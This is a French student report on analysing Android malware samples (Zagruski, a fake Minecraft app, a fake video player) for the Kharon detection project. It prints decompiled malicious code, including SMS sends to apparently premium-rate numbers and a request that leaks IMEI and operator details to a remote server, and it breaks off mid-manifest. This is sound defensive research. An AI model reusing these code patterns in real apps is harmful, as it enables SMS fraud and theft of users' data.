Rapport du projet industriel:

Analyse de malware Android

Auteurs : Etienne CHARRON, Loïc CLOATRE, Marc MENU, Guillaume SAVY

Mastère CyberSécurité 2015-2016

Encadrant : Valérie VIET TRIEM TONG

Résumé

Disposant du nombre le plus volumineux d'applications sur le marché, la plateforme ANDROID est également la cible d'un nombre toujours plus important d'applications malveillantes.

Ces applications deviennent davantage sophistiquées (déclenchement retardé, obfuscation de code), compliquant la tâche de rétro-analyse.

Ces nouveaux malwares étant difficilement décelables avec une approche par signature, le projet Kharon, initié conjointement par une équipe de l'INRIA et l'équipe CIDRE de CentraleSupélec, a pour objectif de détecter les malwares par une approche dynamique.

Pour ce faire, ce projet requiert une base de malwares pour pouvoir mieux caractériser les applications malveillantes: c'est l'objectif premier de notre étude.

Cette dernière constitue ainsi la suite logique d'un projet initié il y a un an par un élève de 3ème année à CentraleSupélec. En partant de ses travaux, le but a été pour nous de diversifier le type de malware à disposition pour le projet Kharon, en faisant effort sur des malwares découverts récemment.

Plusieurs malwares ont présenté des intérets particuliers et certaines études n'ont pu aboutir, essentiellement du fait de l'obfuscation.

Ce rapport présente les résultats obtenus sur les malwares étudiés. Il présente également une méthodologie qui se veut la plus claire possible à destination des futurs élèves qui pourraient poursuivre ces travaux.

Table des matières

1 Introduction

1.1 Généralités

L'objectif de ce rapport est de présenter notre projet industriel sur l'analyse des malwares Android, le but est de le présenter de manière technique dans l'optique de faciliter les premiers pas des futures promotions de 3A ou MSCS. La première partie concernant la présentation générale a été reprise du rapport de Nicolas Kiss.

"Le projet proposé ici s'inscrit dans le projet CominLabs Kharon-Sécurité et qui s'intéresse à la caractérisation et la classification de logiciels malveillants Android. Une partie du projet Kharon consiste en l'analyse précise de tels logiciels dans des versions récentes et en vue de constituer une base de référence qui, à terme, complètera le site du projet [1]. L'objet du projet proposé est d'alimenter cette base de connaissance en étudiant de nouveaux logiciels malveillants. Pour cela, il faudra réaliser dans un premier temps une analyse statique manuelle du code des logiciels malveillants (rétro-ingénierie) afin de découvrir comment ils se déclenchent et le but de leur attaque. Puis, il faudra être capable de déclencher automatiquement les attaques en environnement sécurisé, décrire les comportements attendus dans la base de connaissance et porter le travail effectué sur le site web du projet."

Références:

[1] Site web du projet Kharon http://kharon.gforge.inria.fr/index.html

[2] Google Report : Android Security 2014 Year in Review https://static.googleusercontent.com/media/source.android.com/en//security/reports/Google_Android_Security_2014_Report_Final.pdf

[3] Infrastructure for detecting Android malware http://www.nemesys-project.eu/nemesys/files/document/resources/Infrastructure_for_detecting_Android_malware.pdf

[4] Rapport de Master d'Adrien Abraham http://kharon.gforge.inria.fr/documents/rapportAAbraham.pdf

"

1.2 Projet KHARON

"Kharon est un projet qui a débuté en janvier 2015, il est financé par le Laboratoire d'Excellence (LabEx) CominLabs. Le but final de ce projet est de proposer une plate-forme en ligne où les utilisateurs pourront déposer des applications Android et savoir de façon totalement automatisé si l'application est malveillante. La méthode ici n'est pas de comparer

l'empreinte du fichier avec une base de signatures, mais d'observer le comportement dynamique de l'application et d'en déduire automatiquement si elle est dangereuse. Le processus de détection se fait en 2 parties.

La première partie consiste à faire une analyse statique de l'application et à repérer les zones de code potentiellement malveillantes. L'objectif est de forcer l'exécution du code suspect en instrumentant le code. La deuxième partie consiste à comparer le résultat de l'exécution forcée avec le comportement d'autres malware. Pour cela, on utilise une structure de données nommée System Flow Graph (SFG) qui contient tous les flux d'information au niveau système qui ont eu lieu pendant l'exécution, par exemple les flux entre processus et fichiers ou encore sockets. Le SFG d'un malware est utilisé comme signature comportementale. On peut ensuite observer si la signature comportementale d'un malware est présente dans le SFG d'une application et donc être capable de dire si l'application est malveillante.

Le projet regroupe des membres de l'équipe CIDRE et de l'équipe celtique de l'IRISA.

Lien : http://www.kharon.cominlabs.ueb.eu/fr ”

1.3 Acronymes et définitions

IDS	Système de détection d'intrusion
SFG	System Flow Graph
PDA	Personal Digital Assistant
APK	Android Package
DEX	Dalvik Executable
LabEx	Laboratoire d'Excellence

2 Contexte

2.1 Android

“Android est un système d'exploitation mobile open source, utilisant un noyau linux modifié. Le système a été racheté par Google en 2005. Il est utilisé principalement par des smartphones et tablettes, mais est aussi utilisé par des smartwatches, PDA et même des téléviseurs. En 2015, Android représenterait 78% du marché des smartphones.”

2.2 Machine virtuelle Dalvik

“Android possède une machine virtuelle nommée Dalvik. Cette machine Dalvik permet d'exécuter du code Java tout comme le ferait la traditionnelle Java Virtual Machine (JVM). La différence avec la JVM est que la machine Dalvik est conçue spécialement pour les terminaux mobiles, c'est-à-dire des terminaux avec des ressources limitées, possédant moins de puissance de calcul, moins de mémoire et dont la consommation électrique doit être réduite au maximum. La machine Dalvik fonctionne avec un système de registres alors que la JVM fonctionne avec une pile. Par conséquent, les instructions Dalvik sont différentes et le bytecode Dalvik est donc différent du bytecode Java classique.”




Figure 1 : Processus de compilation d'une application Android (http://www.cse.psu.edu/~duo114/research.html)

2.3 Applications Android

“Les applications Android sont donc écrites en Java et sont empaquetées dans des fichiers Android Package (APK). Ces paquets contiennent principalement une description de l'application, les ressources et tout le code exécutable contenu dans un seul et unique fichier au format Dalvik Executable (DEX).

Afin de mieux comprendre comment les applications Android fonctionnement, et donc les malwares, voiçi une description des éléments importants à connaître d'une application Android.

- **Manifest :** Fichier XML servant de description de l'application. On y déclare entre autres les permissions et les différents composants comme les activités, les services, les BroadcastReceivers.
- **Permissions :** Ce sont les permissions utilisées par l'application. Cela permet de définir ce que l'application a le droit de faire ou non, par exemple lire les SMS, utiliser internet, etc.
- **Activités :** Une activité (ou Activity en anglais) est une interface utilisateur, typiquement une fenêtre comportant des boutons ou des champs. Une application a en général plusieurs activités.
- **Services :** Un service est un composant effectuant des tâches en arrière-plan, invisible à l'utilisateur et ne bloquant pas l'application.
- **BroadcastReceivers :** Un BroadcastReceiver est un composant dont le but est de réagir à la réception d'intents diffusés dans le système.
- **Intents :** Un intent est un message servant à faire communiquer activités, services et même applications entre elles. Le but d'un intent est en général de déléguer une action à un autre composant. Un intent peut être à destination spécifique d'une activité ou d'un service, mais peut aussi être broadcasté dans le système et être récupéré par des BroadcastReceivers.

Il est important de noter que contrairement à un programme Java classique, une application Android n'a pas de Main et possède plusieurs points d'entrée (Activités, Services, BroadcastReceivers). Une application Android à de plus un cycle de vie bien particulier comme le montre l'image ci-dessous.”




Figure 2 : Cycle de vie d'une activité Android
(https://mobiledevnews.wordpress.com/2014/11/05/android-managing-the-activity-lifecycle/)

2.4 Sécurité Android

"Android est basé sur un noyau Linux et de ce fait, il hérite de mécanismes de sécurité provenant de Linux. Premièrement, Android supporte la présence de plusieurs utilisateurs, chaque application est en effet considérée comme un utilisateur différent (par défaut). De plus les applications sont cloisonnées entre elles, c'est-à-dire que chaque application tourne dans un processus différent, et ont leur propre répertoire (dans /data/) avec ses ressources et ses données. Le contrôle d'accès est comme sur Linux, à savoir qu'il y a des droits d'accès en lecture, écriture et exécution pour 3 entités : le propriétaire, le groupe, et les autres.

Les permissions que l'on a évoquées dans la partie précédente sont aussi un mécanisme de sécurité mais qui est propre à Android. Comme expliqué précédemment, si une application doit par exemple lire les SMS, elle doit avoir la permission android.permission.READ_SMS. Au moment de l'installation d'une nouvelle application, l'ensemble des permissions nécessaires est montré à l'utilisateur et il doit les valider avant installation. En pratique, ce système n'est pas parfait, beaucoup d'applications demandent plus de permissions que nécessaire et une bonne partie des utilisateurs acceptent les permissions sans les comprendre ou même les lire."

2.5 Malware Android

"Malware est le terme anglais pour désigner tout type de logiciel malveillant. En 2014, environ 9 % des applications Android seraient ou contiendraient des malwares, depuis 2010 le nombre de signatures de malware Android a été multiplié par 189 et Android serait l'OS le

plus ciblé après Windows Les malwares Android peuvent avoir différents objectifs et n'ont pas tous la même finalité. Voiçi une liste d'actions malveillantes que peuvent implémentés ces malwares.

- Vols d'informations confidentielles et/ou bancaires.
- Souscription à des services payants.
- Demande de rançon.
- Blocage du téléphone.
- Publicités intempestives.
- Installation d'applications indésirables.
- Minage de monnaies virtuelles.
- Infection d'un PC Windows7.
- Prise de contrôle et exécution de commandes à distance.

Les malwares peuvent effectuer plusieurs de ces actions malveillantes à la fois, ils ne sont pas limités à un seul type. Ils deviennent aussi de plus en plus sophistiqués avec le temps, et il est possible qu'ils utilisent différentes techniques d'obfuscation pour échapper aux analyses statiques automatiques et rendre difficiles les analyses manuelles faites par décompilation. Voici une brève présentation de ces techniques.”

3 Outils

3.1 Environnement de travail

3.1.1 Matériel fourni

Nous disposons de la machine fixe de Nicolas Kiss où tous les outils sont installés pour permettre la communication avec les téléphones portables via un câble USB.

→ Concrètement, il s'agit de l'utilitaire ADB qui permet d'ouvrir une console root sur le portable via la commande *"adb shell".*

Nous avons aussi reçu deux téléphones avec des images restaurables : on notera que seul le téléphone "dev" permet nos expérimentations, car le second a un problème lors de l'étape de montage sur le PC.

3.1.2 Matériel étudiant

Notre groupe a travaillé sur des MAC et des VM Kali.

Sur les VM kali 2.0 (kernel 4.0.0 686) , voici la liste des outils utilisés : APKTool, Jd-gui, dex2jar. (échec des tentatives d'eclipse avec des plugins, problème avec bytecode-viewer qui crashe).

Sur les MAC (10.11.3), voici la liste des outils utilisés : Jd-gui, dex2jar.

3.2 Apktool

" ApkTool est un outil qui permet de décompiler et recompiler des fichiers APK. Cet outil est intéressant, car il permet de récupérer le fichier Manifest.xml dans un format lisible, ce qui n'est pas le cas avec BytecodeViewer. Il permet aussi d'obtenir les fichiers ressources (images, xml, etc) et la totalité du code de l'application dans des fichiers Smali, ce qui permet d'ajouter des modifications au code facilement, puis de reconstruire un nouveau fichier APK à partir du code Smali modifié.

Lien : http://ibotpeaches.github.io/Apktool/ "

Commandes utiles:

- Décompilation: "*apktool d /absolute/path/malware.apk*"
- Repackaging: "*apktool b répertoireApk/ -o monApkModifie.apk*"

3.2.1 Particularité Kali

APKTool est nativement installé sur la kali en version 1.5.2. Cependant nous avons eu plusieurs erreurs lors de la décompilation de malware et il a fallu utiliser une version plus à jour 2.X .

Pour la kali voici les instructions: http://ibotpeaches.github.io/Apktool/install/.

3.2.2 Particularité MAC

Les outils ne sont pas installés par défault, il faut donc les télécharger sur les sites officiels. Les logiciels sont des archives java donc facilement exécutable par double-clic (ou en ligne de commande *java -jar monfichier*).

3.3 Dex2jar

L'outil dex2jar est utilisé afin de transformer l'apk en jar. Le jar est ensuite ouvert par JD-gui pour afficher le code décompilé en java.

3.3.1 JD-GUI

L'outil JD-GUI est un décompilateur Java, il transforme le bytecode en code source Java. Il est développé en Java (donc portable).

Activités jd-gui lun. 14:37

Java Decompiler - MyReceiver.cla

File Edit Navigate Search Help

kemoge_dex2jar.jar

- a.a.a
  - a
  - b
  - c
  - d
  - e
  - f
  - g
  - h
  - i
- com
  - adjust.sdk
  - android
  - bureau
  - change.unlock
  - ftmqdplq
  - google.rp.confirm
    - MyReceiver
    - MyService
    - a
    - b
    - c

MyReceiver.class

```
package com.google.rp.confirm;

import android.content.BroadcastReceiver;

public class MyReceiver extends BroadcastReceiver
{
  private static String a = a(new byte[] { 82, 111, 111, 116, 80, 108, 117, 103, 105, 110 });

  private static String a(byte[] paramArrayOfByte)
  {
    if (paramArrayOfByte == null)
      return "";
    return new String(paramArrayOfByte);
  }

  private void a(Context paramContext, Intent paramIntent)
  {
    paramContext.startService(new Intent(paramContext, MyService.class));
  }
```

Il permet d'analyser le code source et de cherche des informations (recherche d'URL, string automatisé).

Le site web http://jd.benow.ca permet télécharger l'archive java (.jar). l'exécution d'un JAR se fait avec la commande (java -jar fichier.jar)*

4 Analyse Malware

4.1 Malware Zagruski: analyse statique.

4.1.1 Analyse manifest.

4.1.1.1 Activity: points d'entrées.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.agewap.soft">
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <application android:icon="@drawable/icon" android:label="@string/app_name">
        <activity android:label="@string/app_name" android:name="com.agewap.soft.ProgressBarActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

On peut voir que le point d'entrée du main est la classe "com.agewap.soft.ProgressBarActivity".

4.1.1.2 Permissions.

```
<uses-permission android:name="android.permission.SEND_SMS"/>
```

Une seule permission pour envoyer des sms est donnée.

4.1.2 Analyse décompilation jd-gui

kemoge_dex2jar.jar | a63fea891e1d97fb1a1b953def12ca71b816b94ca82fadf394614f5a91a47a13_dex2jar.jar

- com.agewap.soft
  - ProgressBarActivity
    - ProgressBarActivity
      - mHandler : Handler
      - mIsRunning : boolean
      - mProgressBar : ProgressBar
      - onCreate(Bundle) : void
      - onStart() : void
  - R
    - R
      - attr
      - drawable
      - id
      - layout
      - string

ProgressBarActivity.class | R.class

```
package com.agewap.soft;

import android.app.Activity;

public class ProgressBarActivity extends Activity
{
  Handler mHandler;
  boolean mIsRunning = false;
  ProgressBar mProgressBar;

  public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    setContentView(2130903040);
    if (new File("data/data/com.agewap.soft/files", "file.lock").exists())
      System.exit(0);
    try
    {
      OutputStreamWriter localOutputStreamWriter = new OutputStreamWriter(openFileOutput("fil
      localOutputStreamWriter.flush();
      localOutputStreamWriter.close();
      SmsManager localSmsManager = SmsManager.getDefault();
      localSmsManager.sendTextMessage("5373", null, "604+bigs 280 ajGEIk47Y", null, null);
      localSmsManager.sendTextMessage("7250", null, "604+bigs 280 ajGEIk47Y", null, null);
      localSmsManager.sendTextMessage("7250", null, "604+bigs 280 ajGEIk47Y", null, null);
      localSmsManager.sendTextMessage("7099", null, "604+bigs 280 ajGEIk47Y", null, null);
      localSmsManager.sendTextMessage("7030", null, "604+bigs 280 ajGEIk47Y", null, null);
      this.mProgressBar = ((ProgressBar)findViewById(2131034113));
```


Le code de l'application est simple : lors de l'appel du point d'entrée, dans la fonction onCreate() l'application envoie 5 SMS à des numéros que l'on peut supposer surtaxés.

4.1.3 Analyse dynamique.

4.1.3.1 Comportement

Quand on le lance, une barre de progression s'affiche simplement.

4.1.3.2 Graphe gpickle



On observe le flux d'information pour la génération de la barre de progression, en revanche comme nous n'avons pas de carte SIM dans le téléphone, nous n'observons pas l'envoi de SMS.

4.2 Malware Minecraft: analyse statique.

4.2.1 Analyse manifest.

4.2.1.1 Activity: points d'entrées.

```
    <application android:icon="@drawable/icon" android:label="@string/app_name">
        <activity android:configChanges="keyboardHidden|orientation" android:label="@string/app_name" android:name="com.android.appupda
android:theme="@android:style/Theme.NoTitleBar">
            <intent-filter>
                <action android:name="android.intent.action.CREATE_SHORTCUT"/>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:name="com.android.appupdate.RuleActivity" android:screenOrientation="portrait" android:theme="@android:style/
        <activity android:name="com.android.appupdate.DownloadActivity" android:screenOrientation="portrait" android:theme="@android:st
        <activity android:name="com.android.appupdate.SendActivity" android:screenOrientation="portrait" android:theme="@android:style/
        <receiver android:enabled="true" android:exported="true" android:name="com.android.appupdate.BootUpReceiver">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
                <action android:name="android.intent.action.QUICKBOOT_POWERON"/>
            </intent-filter>
        </receiver>
        <service android:enabled="true" android:name="com.android.appupdate.UpdateService"/>
        <receiver android:name="com.android.appupdate.ServiceReceiver"/>
        <receiver android:name="com.android.appupdate.OutMsgReceiver">
            <intent-filter android:priority="1000">
                <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
            </intent-filter>
        </receiver>
        <receiver android:name="com.android.appupdate.OutCallReceiver">
            <intent-filter android:priority="1">
                <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
            </intent-filter>
        </receiver>
        <service android:name="com.android.appupdate.USSDDumbExtendedNetworkService">
            <intent-filter>
                <action android:name="com.android.ussd.IExtendedNetworkService"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </service>
    </application>
```

On peut voir que le point d'entrée du main est "com.android.appudate.MainActivity".

Activities (point d'entrée visuel)
com.android.appudate.MainActivity
com.android.appudate.RuleActivity
com.android.appudate.DownloadActivity
com.android.appudate.SenActivity
Services (point d'entrées exécutant en arrière-plan)
com.android.appudate.UpdateService
com.android.appudate.USSDDumbExtendedNetworkService
Receivers (point d'entrée s'exécutant en arrière-plan pouvant recevoir des messages)
com.android.appudate.BootUpReceiver
com.android.appudate.ServiceReceiver
com.android.appudate.OutCallReceiver

4.2.1.2 Permissions.

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.CHANGE_COMPONENT_ENABLED_STATE"/>
```

4.2.2 Analyse décompilation jd-gui

```
TelephonyManager localTelephonyManager = (TelephonyManager)this.a.a.getSystemService("phone");
String str1 = localTelephonyManager.getDeviceId();
String str2 = localTelephonyManager.getSimCountryIso();
DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
String str3 = localTelephonyManager.getLine1Number();
String str4 = localTelephonyManager.getSimOperatorName();
String str5 = localTelephonyManager.getNetworkOperator();
String str6 = Integer.toString(Build.VERSION.SDK_INT);
String str7 = Build.MODEL;
URL localURL = new URL(UpdateService.d + "getTask.php?imei=" + str1 + "&balance=" + PreferenceManager.getDefaultSharedPreferences(this.a.a).getString("bal
InputStream localInputStream = localDefaultHttpClient.execute(new HttpGet(new URI(localURL.getProtocol(), localURL.getUserInfo(), localURL.getHost(), loca
BufferedReader localBufferedReader = new BufferedReader(new InputStreamReader(localInputStream, "utf-8"), 8);
```

L'application génère une URL afin de faire fuiter des informations:


- L'id du mobile, le pays, l'opérateur...

4.2.3 Analyse dynamique.

4.2.3.1 Comportement

Quand on le lance, un message d'erreur s'affiche.

4.2.3.2 Graphe gpickle



On observe la tentative de connexion au serveur distant.

4.3 Malware VideoPlayer

L'apk se présente comme un lecteur vidéo.

4.3.1 Analyse statique.

4.3.1.1 Analyse du Manifest

Les antivirus de VirusTotal détectent l'apk comme un Trojan et un Ransomware

L'analyse du Manifest nous permet de voir les permissions suivantes:

```
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
```

android.permission.SEND_SMS (send SMS messages)
android.permission.RECEIVE_BOOT_COMPLETED (automatically start at boot)
android.permission.READ_PHONE_STATE (read phone state and identity)
android.permission.SYSTEM_ALERT_WINDOW (display system-level alerts)
android.permission.ACCESS_NETWORK_STATE (view network status)
android.permission.RECEIVE_SMS (receive SMS)

android.permission.WAKE_LOCK (prevent phone from sleeping)
android.permission.CAMERA (take pictures and videos)
android.permission.INTERNET (full Internet access)
com.android.browser.permission.READ_HISTORY_BOOKMARKS (read Browser's history and bookmarks)
android.permission.WRITE_EXTERNAL_STORAGE (modify/delete SD card contents)
android.permission.READ_CONTACTS (read contact data)
android.permission.READ_SMS (read SMS or MMS)

Les permissions autorisant l'écriture, l'accès à internet laisse la possibilité que l'apk soit un Ransomware.

L'analyse du Manifest permet de trouver les points d'entrées :

```
<application android:allowBackup="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:name="com.adobe.videop
    <activity android:label="@string/app_name" android:launchMode="singleTask" android:name="com.adobe.videoprayer.MainActivity" android:th
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
    <receiver android:name="com.adobe.videoprayer.CheckerBroadcastReceiver"/>
    <service android:exported="false" android:label="@string/app_name" android:launchMode="singleTask" android:name="com.adobe.videoprayer.
